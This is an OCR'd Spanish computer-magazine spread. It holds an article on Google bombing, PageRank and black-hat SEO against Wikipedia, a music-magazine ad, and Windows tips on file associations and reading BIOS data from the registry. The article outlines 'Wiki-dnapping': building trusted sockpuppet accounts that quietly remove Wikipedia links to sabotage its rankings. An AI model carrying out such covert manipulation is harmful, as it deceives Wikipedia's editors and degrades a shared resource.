Indudablemente, la enciclopedia libre conocida como Wikipedia es, por derecho propio, uno de los sitios web de más éxito de la red de redes, un hecho que genera a su vez un círculo vicioso que la retroalimenta debido al excelente posicionamiento que sus páginas tienen dentro de los resultados del buscador web de Google. Muchos creadores de contenidos web (sobre todo bloggers) no dudan en enlazar a los artículos de la Wikipedia cada vez que quieren que los lectores sepan algo más sobre determinado tema, lo que provoca que la relevancia que le otorga Google a dicho artículo aumente (unido a los enlaces internos y a la confianza que el dominio "wikipedia.org" ha conseguido para Google) en una espiral de popularidad que le permite situarse en los primeros puestos. Sin embargo, esta situación de populismo virtual no es del agrado de muchos webmasters que ven cómo los artículos de la Wikipedia se posicionan por delante de unas páginas web con temáticas muy jugosas económicamente que han creado y diseñado, pidiendo enlaces para poder situarlas en los primeros puestos.

Hace algunos años, muchos especialistas en posicionamiento web de los llamados "black hat" (que hacen uso de técnicas penalizadas) editaban los artículos de la Wikipedia para obtener enlaces directos hacia sus páginas a posicionar. Sin embargo, los responsables del proyecto comenzaron a insertar el parámetro "rel=nofollow" en estos enlaces (lo que hace que Google no los siga ni los considere como un "voto" en su algoritmo de popularidad). Actualmente, desde el blog Metroseo (metroseo.com) - dedicado a estrategias SEO (search engine optimization: optimización de motor de búsqueda) para mejorar el posicionamiento web - se detalla cómo editar los artículos de la Wikipedia para intentar que sus

MUCHOS ESPECIALISTAS EN POSICIONAMIENTO WEB DE LOS LLAMADOS "BLACK HAT" (QUE HACEN USO DE TÉCNICAS PENALIZADAS) EDITABAN LOS ARTÍCULOS DE LA WIKIPEDIA PARA OBTENER ENLACES DIRECTOS HACIA SUS PÁGINAS A POSICIONAR

PageRank, el truco del almendruco

El éxito de Google y a la vez su talón de Aquiles (visto el éxito del Google Bombing) tiene nombre y apellido: PageRank. Este algoritmo fue patentado en Estados Unidos el día 8 de enero de 1998 por Larry Page, su nombre original era "Method for node ranking in a linked database" (con poco gancho), y le fue asignado el número de patente 6,285,999.


PageRank (o simplemente PR) es sencillamente un valor numérico que representa la importancia que una página web tiene en Internet. Google se hace la idea de que cuando una web coloca un enlace hacia otra, es de hecho un voto para esta última. Cuantos más votos tenga una página, más importante será para Google. Además, la importancia del sitio que emite su voto también determina el peso de este. De esta forma, Google calcula la importancia de una página gracias a todos los votos que recibe, teniendo en cuenta también la importancia de cada página que emite el voto.

PageRank es, por lo tanto, el método que tiene Google de decidir la importancia de una página. Es un dato valioso (no el único pero sí uno de los más importantes), porque determina en gran parte la posición que va a tener una página dentro de los resultados de la búsqueda.

Hay que tener en cuenta que no todos los enlaces son tenidos en cuenta por Google. Por ejemplo, Google filtra y descarta los enlaces de páginas dedicadas exclusivamente a colocar enlaces (llamadas "link farms" o granjas de enlaces).

Además, Google admite que una página no puede controlar los enlaces que apuntan hacia ella, pero sí puede hacerlo con los enlaces que ésta coloca hacia otras páginas. Por ello los enlaces que una página coloque hacia sitios penalizados, pueden ser también perjudiciales para su PageRank. Si por ejemplo un sitio web tiene PR0, generalmente se tratará de una web penalizada, y podría ser poco productivo colocar un enlace hacia ella.

Un método para conocer el PageRank de una página es descargándose la barra de búsqueda de Google. Mediante una barra se mostrará en color verde el valor de PageRank en una escala de 0 a 10. Sitios web con PR10 son Yahoo!, Microsoft, Adobe, o la propia Google.



páginas pierdan un poco de posicionamiento y las del interesado aparezcan por encima suyo. La técnica conocida como "Wiki-dnapping" consiste en crear varios usuarios que gocen de credibilidad (añadiendo información valiosa, eliminando spam, colaborando con el proyecto), que se dediquen con frecuencia y disimuladamente a eliminar enlaces internos dentro de la propia Wikipedia para así empeorar su posicionamiento. Según aseguran los responsables del blog, esto no empeora la calidad de la Wikipedia, pero sí inflige un castigo a las páginas que insertan "rel=nofollow" a los enlaces externos que incluyen los usuarios. Se asegura que es raramente detectado por los administradores de la Wikipedia.

También existe la vertiente antagónica, la de los webmasters cuyo objetivo es que los artículos de la Wikipedia estén por encima... de las páginas de su competencia, con el objeto de perjudicarlas para que pierdan tráfico de red y, lo que es lo mismo, ingresos. En la página de Seomoz (seomoz.org) nos animan a elegir el artículo de la Wikipedia que más se ajuste a las palabras de la búsqueda que se quiere manipular (si no existe, se crea), a conseguir un par de enlaces hacia él (el posicionamiento de las páginas de la Wikipedia es tan bueno que no necesitamos más), y esperar.

¿El ocaso de una iniciativa social?

Tras varios casos sonados, entre los que destaca tristemente el de la SGAE, en enero de 2007 Google anunciaba que ponía fin a los Google Bombings mediante la inclusión de filtros manuales creados explícitamente para evitar que ciertas páginas web apareciesen en la primera posición de los resultados del buscador web al consultar determinados términos. Anunció que se había comenzando a minimizar el efecto de muchos de los ataques (si se les puede llamar así) dentro de las páginas de resultados del buscador web y, para ello se había "mejorado el análisis de la estructura de enlaces de la red".

Sin embargo, al tratarse de filtros diseñados a mano, otras búsquedas no tenidas en cuenta inicialmente han comenzado a devolver también la "página víctima" debido a los numerosos enlaces recibidos por ésta, y de los que Google parece no poder sortear, de momento. Así por ejemplo, si buscamos "miserable failure", efectivamente no aparece la página web del presidente George W. Bush. Por el contrario, si sólo buscamos "failure", sí que se encontró durante cierto tiempo la página en cuestión en la primera posición.

El motivo es bien sencillo: Google sigue teniendo en cuenta los miles de enlaces con el texto "miserable failure" hacia "www.whitehouse.gov/president/", al igual que lo hace con las miles de páginas que contienen la palabra "ladrones" y el enlace a www.sgae.es. Si además, se da la circunstancia de que la palabra en cuestión aparece dentro del texto de los contenidos de dicha página, el resultado se ratifica, asignándosele a esa consulta un nivel de relevancia adicional.

En su momento, Google anunció que, aunque no le gustaba este tipo de prácticas, tampoco tenía intención de eliminar los resultados erróneos manualmente excusándose en que el Google Bombing era más bien una forma de entretenimiento para algunos y que nunca llegaría a alterar la calidad del buscador. Desde el principio ha defendido que esta técnica tiene éxito debido al propio funcionamiento del buscador, es decir, acepta la vulnerabilidad de su sistema con respecto a este tipo de ataques aunque deja muy claro que estos son posibles debido a la alta eficacia de su algoritmo de búsquedas.

Es sabido además que algunos Google Bombings son permitidos por el buscador, quizá porque se considere que no son políticamente tan incorrectos, o quizá porque se benefician del marketing viral para seguir considerando a Google como el rey de los buscadores. Sin embargo, desde que oficialmente se pusiese fin a los Google Bombings por parte del buscador, son muchos los que añoran la existencia de nuevas iniciativas que pongan a prueba la repercusión de una determinada protesta a través de Internet.

De hecho, algunos usuarios siguen buscando la manera de "saltarse" esta nueva política de los responsables de Google y, por ejemplo, en el blog http://eloi.programacionweb.net/blog/post.php?id=139 se lanza la hipótesis de que el nuevo algoritmo hace que las páginas web que no contengan la palabra enlazada (y posteriormente buscada) sean penalizadas a la hora de calcular su "LocalRank" y, por lo tanto, a la hora de aparecer en las páginas de resultados del buscador.

El "LocalRank" es una teoría que trata de explicar una segunda clasificación de las páginas web (tras el "PageRank") dentro de los resultados, y que estaría potenciada por diferentes factores, como por ejemplo el hecho de conseguir enlaces desde sitios web de la misma temática.


Para evitar esta penalización, se asegura, un posible truco podría ser incluir en la URL de la "víctima" la palabra clave que queremos posicionar (por ejemplo: "http://dominio.com/?palabra_clave"), pero nos encontraríamos con dos inconvenientes. El primero, y el más importante, es que Google ha asegurado que modificaría "a mano" los resultados de las búsquedas propuestas en los Google Bombings, por lo que lo evitarían una vez la iniciativa consiguiese una cierta repercusión. Y el segundo inconveniente es que la URL propuesta, al contrario que las que no contienen la palabra a posicionar, puede ser "bloqueada" por el responsable del sitio web mediante el uso de robots (como el que ya utiliza a la SGAE). Este método que utiliza lo que se denominan "falsos parámetros" ya aparece en muchos sitios web como un enlace: http://www.sgae.es/?ladrones.

Y es que hecha la ley, hecha la trampa.

Nicolás Velásquez Espinel

Enlaces

Wikipedia: http://es.wikipedia.org/wiki/Google_bomb
Noticias Google: http://google.dirson.com/google-bombing.php
Blog Eloi de San Martin: http://eloi.programacionweb.net/blog/post.php?id=139
Demanda SGAE: http://www.merodeando.com/2007/02/20-a-la-sgae-no-le-gusta-merodeando
http://www.20minutos.es/noticia/205066/0/sgae/ladrones/socio/
SGAE: http://www.sgae.es
PageRank: http://es.wikipedia.org/wiki/PageRank


soul ★ r&b ★ urban ★ funk ★ jazz
SOUL NATION
PRECIO 3'95€
NÚMERO 5 A LA VENTA EL 1 DE OCTUBRE
SN
PRINCE
MICHEL CAMILO
MACEO PARKER
BILLIE HOLIDAY
KENDRA ROSS
THE JAMES TAYLOR QUARTET
DONNY HATHAWAY
RAHSAAN PATTERSON
TOK TOK TOK
DOO WOP
KEITE YOUNG
CANDY DULFER
ALICIA KEYS
N'DEA DAVENPORT
DIARGI
TUOMO
LEDISI
KEYSHIA COLE
MARCUS JOHNSON
GUATEQUE ALL STARS
LOS FULANOS
OKE
WILL.I.AM
NUEVO RETO
WILL.I.AM · ALICIA KEYS · PRINCE · MICHEL CAMILO
MACEO PARKER · RAHSAAN PATTERSON · BILLIE HOLIDAY
THE JAMES TAYLOR QUARTET · DONNY HATHAWAY
GUATEQUE ALL STARS · N´DEA DAVENPORT · DOO WOP
KEITE YOUNG · CANDY DULFER · TOK TOK TOK · DIARGI
KENDRA ROSS · TUOMO · LEDISI · KEYSHIA COLE
MARCUS JOHNSON · LOS FULANOS · OKE ...
Además: Soul Movies, Classics,
10 Delicatessen,
Soul Art, Conciertos, Discos...
Precio
3,95 €
www.soulnation.es
info@soulnation.es
www.myspace.com/soulnationmagazine




Cambiar las asociaciones establecidas por defecto

Algunos programas que se instalan en nuestro ordenador pueden llegar a asociar un tipo de archivo a éste de manera que, si se hace doble clic sobre el, se abrirá automáticamente la aplicación. Esto puede llegar a ser un engorro si no hemos demandado esta funcionalidad puesto que cambiará las asociaciones que tengamos establecidas, instaurando unas nuevas.


Windows nos permite especificar que archivos que tengan una extensión determinada se abran siempre con el mismo programa. El problema aparece cuando, tras instalar un programa nuevo (ya sea porque lo estemos probando por curiosidad o porque se instale como parte de otro) las asociaciones cambian, lo que supone una verdadera molestia ya que, si bien en algo destacamos, es que somos animales de costumbres.

De esta forma, tras instalar una nueva aplicación en tu sistema, puede suceder que un tipo de archivo que antes se abría con determinada herramienta, comience a abrirse con una nueva que, aunque también permite abrir estos ficheros, no es el que deseamos utilizar. Imagina que utilizas el excelente reproductor multimedia VideoLan para tus vídeos y música e instalas Nero para probarlo, aceptando los pasos básicos del proceso. Al finalizar, este último se habrá configurado como el programa encargado de reproducir el vídeo y la música de tu PC, cambiando así la configuración original.


Aunque estas asociaciones suelen ser razonables - que no siempre acertadas – ejecutando programas compatibles (por ejemplo un archivo gráfico BMP será abierto por una aplicación que permite el tratamiento de imágenes o la visualización de las mismas), no siempre es así, por lo que puede llegar a darse el caso que tus archivos de música intenten reproducirse mediante tu programa de compresión de datos, o abrirse mediante el editor de texto. Todo un despropósito que es relativamente fácil atajar.



Especifica la aplicación que desees asociar del listado disponible.



Si el archivo ya tiene asociación puedes cambiarla fácilmente.



Si no existe aún asociación, podrás crear una.

En cualquiera de los dos casos existe una manera muy sencilla de cambiar la asociación con un programa. Puedes trabajar con asociaciones de archivos en el Explorador de Microsoft Windows o directamente desde Mi PC.

En primer lugar abre el Explorador de Windows y busca un archivo del tipo que sea el que quieras re-asociar con un programa concreto (por ejemplo un BMP, si es el caso). A continuación haz clic con el botón derecho del ratón sobre él, pulsa en "Abrir con...", y selecciona la aplicación de la lista desplegable en el supuesto que el programa deseado se encuentre allí. Si no es así, haz clic en la opción que aparece al final: "Elegir Programa". De forma inmediata, se muestra un cuadro de diálogo con un listado de aplicaciones posibles (divididas entre "Programas recomendados" y "Otros programas") entre los que podrás seleccionar la aplicación a utilizar. Si el programa que deseas emplear no se encuentra allí, pulsa en el botón "Examinar" para seleccionar la aplicación a utilizar, navegando hasta el directorio en el que se encuentre el ejecutable del mismo (esto quizás requiera un esfuerzo añadido por tu parte ya que deberás conocer en qué directorio está ubicado el ejecutable que lanza dicha aplicación, algo no siempre tan evidente). Una vez seleccionado el programa que deseemos asociar, debemos fijarnos en la casilla de verificación "Utilizar siempre el programa seleccionado para abrir este tipo de archivos" y activarla (marcándola) o no, en el caso de que se deseemos realizar una asociación permanente o no, respectivamente. Habrás restaurado la asociación para ese tipo de archivo en concreto. Si necesita hacerlo con otros programas, no tienes más que repetir la operación.

Quizás desees crear una asociación para un tipo de archivo que no esté asociado aún a ningún programa del equipo (extensiones no registradas o configuradas). Para ello haz clic con el botón secundario del ratón en el archivo que tenga la extensión que desees cambiar y luego en "Abrir" (o bien doble clic en el fichero).

Se mostrará un cuadro de diálogo que indica que no hay ningún programa asociado con este archivo y con dos opciones: "Usar el servicio Web para encontrar el programa apropiado", y "Seleccionar el programa de una lista". Lo mejor suele ser seleccionar el programa en una lista. El proceso a seguir a partir de aquí es similar a lo explicado anteriormente.

Nicolás Velásquez Espinel

Averiguar datos de la BIOS sin reiniciar el PC

La BIOS nos ha acompañado desde el principio de la era de la informática, tendiendo un hilo conductor desde los primeros ordenadores x86 hasta los últimos sistemas de múltiples núcleos. Un denominador común de la era tecnológica que muchos tachan de obsoleto pero del que seguimos dependiendo, en mayor o menor medida, ¿o no?.

Lo que se conoce comúnmente como BIOS (sistema básico de entrada/salida Basic Input-Output System) es un código de interfaz que localiza y carga el sistema operativo en la RAM. Contiene las instrucciones más elementales para el funcionamiento del PC, las rutinas básicas de control de los dispositivos de entrada y salida y está almacenado en un chip de memoria ROM o Flash, situado en la placa base. Proporciona la comunicación de bajo nivel, y el funcionamiento y configuración del hardware del sistema que, como mínimo, maneja el teclado y proporciona salida básica (emitiendo pitidos normalizados por el altavoz del ordenador si se producen fallos) durante el arranque. Usualmente está escrito en lenguaje ensamblador.

Al encender el ordenador, la BIOS se carga automáticamente en la memoria principal y se ejecuta desde ahí por el procesador. Tras una rutina de verificación e inicialización de los componentes presentes en la máquina, transfiere el control al sistema operativo (en los primeros sistemas para PC, como el DOS, todavía permanecía activa tras el arranque y funcionamiento del sistema operativo obligando a que el acceso a dispositivos como la disquetera y el disco duro se hicieran a través del BIOS, aunque actualmente ya no es necesario).

Pese a que hemos avanzado mucho: la potencia de los procesadores se ha multiplicado, el acceso a las memorias alcanza velocidades astronómicas y la capacidad de los discos duros crece exponencialmente; seguimos teniendo que acceder a la BIOS para configuraciones básicas, lo que implica reiniciar el ordenador y, mediante una arcaica operación durante el arranque del mismo (pulsando la tecla Suprimir en el inicio), acceder a una interfaz rústica que nos recuerda al antiguo MS-DOS. Desde aquí será posible acceder a información detallada de tu máquina, aunque su manipulación sólo está recomendada a personas que tengan conocimientos de lo que hacen ya que una operación inexperta puede dar como resultado inestabilidad del sistema, cuando no directamente, problemas en el arranque de la máquina.

Sin embargo, no siempre es factible acceder a la BIOS de este modo, lo que no quita que sigamos necesitando acceder a datos allí visibles. Imaginemos el caso en el que el teclado no esté operativo durante las primeras fases del arranque (y, por lo tanto, no podamos acceder por más que pulsemos en la tecla Suprimir hasta agotarnos) o que simplemente se trate una máquina que no pueda detenerse, como es el caso de muchos servidores. Para estas situaciones existe una alternativa que nos permitirá acceder algunos datos de la BIOS desde el propio Windows.

Imaginemos que tenemos que actualizar nuestra BIOS porque no nos detecta algún componente que hayamos instalado. Para ello deberemos conocer la versión y fecha de la misma, unos datos que usualmente se obtienen reiniciando el PC, aunque descubriremos una forma alternativa puesto que la información a la que hacemos mención se encuentra almacenada en el conocido registro de Windows. Para abrirlo haz clic en "Inicio - Ejecutar", escribe "regedit" (sin las comillas) y pulsa en Aceptar. Cuando se abre la ventana del registro debes buscar en el panel lateral izquierdo la siguiente clave en la estructura arbórea:

HKEY_Local_Machine\Hardware\Descriptions\System


Cuando llegues a este apartado, podrás observar en el panel derecho varios campos entre los que destacan SystemBiosVersion, SystemBiosDate, VideoBiosVersion y VideoBiosDate.

Y Voilá! en la columna datos encontrarás los valores que necesitas.

